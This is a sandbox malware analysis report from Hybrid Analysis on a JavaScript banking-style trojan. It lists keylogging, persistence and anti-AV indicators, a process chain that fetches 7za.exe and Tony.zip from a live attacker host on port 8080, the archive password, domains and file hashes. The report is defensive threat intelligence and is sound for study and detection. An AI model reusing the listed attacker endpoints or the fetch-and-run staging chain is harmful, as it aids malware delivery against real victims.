HYBRID ANALYSIS

Montepio20Tecnologia.zip

malicious

This report is generated from a file or URL submitted to this webservice on March 21st 2017 19:13:20 (UTC) and action script *Heavy Anti-Evasion*
Guest System: Windows 7 32 bit, Home Premium, 6.1 (build 7601), Service Pack 1
Report generated by Falcon Sandbox © Hybrid Analysis

Threat Score: 100/100
AV Detection: 40%
Labeled as: Trojan.JS.Agent.JS

X Post | Link | E-Mail

Overview | Sample unavailable | Downloads | External Reports | Re-analyze
Hash Not Seen Before | Show Similar Samples | Report False-Positive | Request Report Deletion

Incident Response

Risk Assessment

Remote Access	Contains a remote desktop related string Contains ability to listen for incoming connections Uses network protocols on unusual ports
Spyware	Contains ability to open the clipboard Contains ability to retrieve keyboard strokes POSTs files to a webserver
Persistence	Modifies auto-execute functionality by setting/creating a value in the registry
Fingerprint	Reads the active computer name Reads the cryptographic machine GUID
Evasive	Possibly checks for the presence of an Antivirus engine
Exploit	Contains escaped byte string (often part of obfuscated shellcode)
Network Behavior	Contacts 2 domains and 1 host. View all details

Indicators

Not all malicious and suspicious indicators are displayed. Get your own cloud service or the full version to view all details.

Malicious Indicators 10

External Systems

Detected Emerging Threats Alert

Sample was identified as malicious by a large number of Antivirus engines

Sample was identified as malicious by at least one Antivirus engine

Network Related

Found more than one unique User-Agent

Malicious artifacts seen in the context of a contacted host

Uses network protocols on unusual ports

System Security

Executes WMI queries in order to detect local security applications

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Suspicious Indicators

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Environment Awareness

Reads the active computer name

Reads the cryptographic machine GUID

Exploit/Shellcode

Contains escaped byte string (often part of obfuscated shellcode)

General

Contains ability to find and load resources of a specific module

POSTs files to a webserver

Installation/Persistance

Drops executable files

Modifies auto-execute functionality by setting/creating a value in the registry

Network Related

Found potential IP address in binary/memory

Uses a User Agent typical for browsers, although no browser was ever launched

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System Security

- Modifies proxy settings
- Queries sensitive IE security settings

Unusual Characteristics

- Contains ability to simulate user keyboard/mouse input
- Detected minified/packed Javascript
- Reads information about supported languages
- Writes PE header magic to ADO Stream Object

Hiding 7 Suspicious Indicators

All indicators are available only in the private webservice or standalone version

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Anti-Detection/Stealthyness

- Queries the internet cache settings (often used to hide footprints in index.dat or internet cache)

Environment Awareness

- Contains ability to query machine time

General

- Contacts domains
- Contacts server
- Contains ability to register hotkeys
- Creates a writable file in a temporary directory
- Creates mutants
- Drops files marked as clean
- Logged script engine calls
- Opened the service control manager
- Parsed Javascript
- Reads Windows Trust Settings
- Requested access to a system service
- Spawns new processes

Installation/Persistance

- Connects to LPC ports
- Dropped files

System Security

Opens the Kernel Security Device Driver (KsecDD) of Windows

Unusual Characteristics

Installs hooks/patches the running process

File Details

All Details: Off

Montepio20Tecnologia.zip


Filename	Montepio20Tecnologia.zip
Size	13KiB (13682 bytes)
Type	script javascript
Description	ASCII text, with very long lines, with no line terminators
Architecture	WINDOWS
SHA256	e122bc8bf291f15cab182a5d2d27b8db1e7019e4e96bb5cdbd1dfe7446f3f51f

Resources

Icon

Visualization

Input File (PortEx)



Hybrid Analysis

Tip: Click an analysed process below to view more details.

Analysed 4 processes in total (System Resource Monitor).

- wscript.exe "C:\Montepio Tecnologia.js" (PID: 2128) ⚙ ⇄
  - 7za.exe x %LOCALAPPDATA%\LBGUHKWCJJNPASTQCGEP.zip -pminas1000 -o%LOCALAPPDATA%\ (PID: 1680) >_ ☰
  - eventvwr.exe (PID: 3348) 👁
    - Tony.exe (PID: 3356) ⚙ >_ ⇄

⚙ Logged Script Calls	>_ Logged Stdout	☰ Extracted Streams	▭ Memory Dumps
👁 Reduced Monitoring	⇄ Network Activityy	⚠ Network Error	🔥 Multiscan Match

Network Analysis

DNS Requests

Login to Download DNS Requests (CSV)

Domain	Address	Registrar	Country
contador.visitante-group-new.cf	149.56.81.57	-	🇨🇦 Canada
loader.visitante-group-new.cf	149.56.81.57	-	🇨🇦 Canada

Contacted Hosts

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
Contacted Countries



HTTP Traffic

Endpoint	Request	URL	Data
149.56.81.57:8080	GET	149.56.81.57/Updates/7za.exe	GET /Updates/7za.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: loader.visitante-group-new.cf:8080 Connection: Keep-Alive ⇄ **200** OK More Details
149.56.81.57:8080	GET	149.56.81.5	GET /Updates/Tony.zip HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-

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Suricata Alerts

Event	Category	Description	SID
149.56.81.57 -> local:54682 (TCP)	Potential Corporate Privacy Violation	ET POLICY PE EXE or DLL Windows file download HTTP	2018959

ET rules applied using Suricata. Find out more about proofpoint ET Intelligence here.

Extracted Strings

Search

All Details: Off

Download All Memory Strings (9KiB)

All Strings (5000) | Interesting (1744) | 7za.exe:1680 (167) | 7za[1].exe.2230908450 (13) | PCAP (4) | Tony.exe:3356 (99) | Tony.exe.3660120019 (46... | screen_0.png (6) | wscript.exe (1) | wscript.exe:2128 (16)

```
!"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_
!"#$%&'()*+,-./0123456789:;<>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmonpqrstuvwxyz{|}~
!"#$%&'()*+,-./;<=>?@[\]^_`{|}~
!#%')+-/13579;=?ACEGIKMOQSUWY[]
!System.Bindings.NotifierContracts
!TBindNotifyEvent1<System.Integer>
!TBindSourceAdapterReadObjectField'
!TComparer<System.Classes.TThread>2
```

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Clean

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7za[1].exe

Download Disabled | VirusTotal Report | Hash Seen Before

Size	503KiB (515072 bytes)
Type	peexe executable
Description	PE32 executable (console) Intel 80386, for MS Windows
AV Scan Result	0/62
Runtime Process	wscript.exe (PID: 2128)
MD5	c68164d9664319e234a7f6219c1a7c79
SHA1	41b29e12d76341897a4b38502e0e516150e8d7ad
SHA256	54b5e156697d4fe249f3292252d259dc6c8c53578bed30f45ea239cfdd5841c7

Informative

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Tony[1].zip

Download Disabled | Hash Not Seen Before

Size	4MiB (4178406 bytes)
Type	data compressed zip
Description	Zip archive data, at least v2.0 to extract
Runtime Process	wscript.exe (PID: 2128)
MD5	3747c00ecc15f871f70d144b1be31ca8
SHA1	a913df26739f52ad356b86c6160997542431d300

MD5	219cf8b022d3933ba46f482478450f49
SHA1	a28a04c70bbc3837efca7665e68530d85f72c777
SHA256	ed7e727065e8c8dd84381d923831a0b80df245e3c9b960eefe9e94427a34fbd4

GAS Tecnologia - Core

Overview | Download Disabled | Hash Seen Before

Size	7B (7 bytes)
Type	text
Description	ASCII text, with CRLF line terminators
Runtime Process	Tony.exe (PID: 3356)
MD5	2ff3e1ccb381506f0aabbb282e64cb51
SHA1	f2a2fc292c1bddbe461b72e293171623b71138f1
SHA256	d3cd6b2662e106143a0ffc4ea59c89b014c2a3b1c139d4cacba85a506547f19d

ICONE.CUR

Overview | Download Disabled | Hash Seen Before

Size	326B (326 bytes)
Type	unknown
Description	Lotus 1-2-3
Runtime Process	Tony.exe (PID: 3356)
MD5	dbd44c4ac444d2e0448ec0ad24ec0698
SHA1	371d786818f0a4242d2fced0c83412caa6c17a28
SHA256	bf79bffdba70f456cb406fd1ece8652750363b94188510b5d73f36c8ea6e7ae9

SubmitInfoConfirmed.txt

Community

There are no community comments.

You must be logged in to submit a comment.